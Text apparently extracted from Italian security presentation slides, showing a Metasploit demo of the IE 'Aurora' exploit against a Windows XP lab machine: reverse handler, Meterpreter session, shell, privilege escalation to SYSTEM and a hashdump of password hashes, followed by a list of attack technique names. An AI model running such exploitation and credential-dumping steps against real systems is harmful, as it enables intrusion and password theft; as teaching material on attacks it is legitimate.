
Client-side attack..



..un click per..



..avere la stazione compromessa



The image displays a Metasploit Meterpreter session and a Windows XP desktop. The terminal output shows the following commands and results:

```
msf exploit(ms10_002_aurora) > exploit -j
[*] Started reverse handler on 10.0.1.104:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://10.0.1.104:8080/
[*] Server started.
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 10.0.1.136
[*] Sending stage (749056 bytes) to 10.0.1.136
[*] Meterpreter session 1 opened (10.0.1.104:443 -> 10.0.1.136:58559) at 2010-10-21 13:18:06 +0200

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 480 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\baltar\Desktop>
```

The desktop screenshot shows a Windows XP interface with a taskbar. The taskbar includes the Start button, a running application window titled "Opera con m...", and the system tray showing the date and time as "19 13".

..avere la stazione compromessa

```
C:\Documents and Settings\baltar\Desktop>dir C:\
dir C:\
Il volume nell'unità# C non ha etichetta.
Numero di serie del volume: 6813-B985

Directory di C:\

21/10/2010  14.54           0 AUTOEXEC.BAT
21/10/2010  14.54           0 CONFIG.SYS
21/10/2010  15.11    <DIR>      Documents and Settings
21/10/2010  15.11    <DIR>      Programmi
21/10/2010  15.11    <DIR>      WINDOWS
                2 File           0 byte
                3 Directory  8.961.507.328 byte disponibili
```

```
C:\Documents and Settings\baltar\Desktop>
```

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:a31d2ae2331d7199468aa0df9e2394c4:4115c4421f49d65bd50ee1ebccea63d18:::
baltar:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:659c36fa6ffb19f2ada192855207fe0e:34b33bd0656cf56a28c2342c0add9847:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9c1c581ced9318f1fcb78f3fd96d9471:::
```

"Pivoting"



winnuke?
teardrop!

covert channels

inode mangling

ARP poisoning

format bug

hydra

Aircrack

tcp hijacking

polymorphic virii

kernel rootkit

smurf

SQLI

john the ripper


XSS

0x90909090


sniffing

blind spoofing


IPv4 header




TCP header



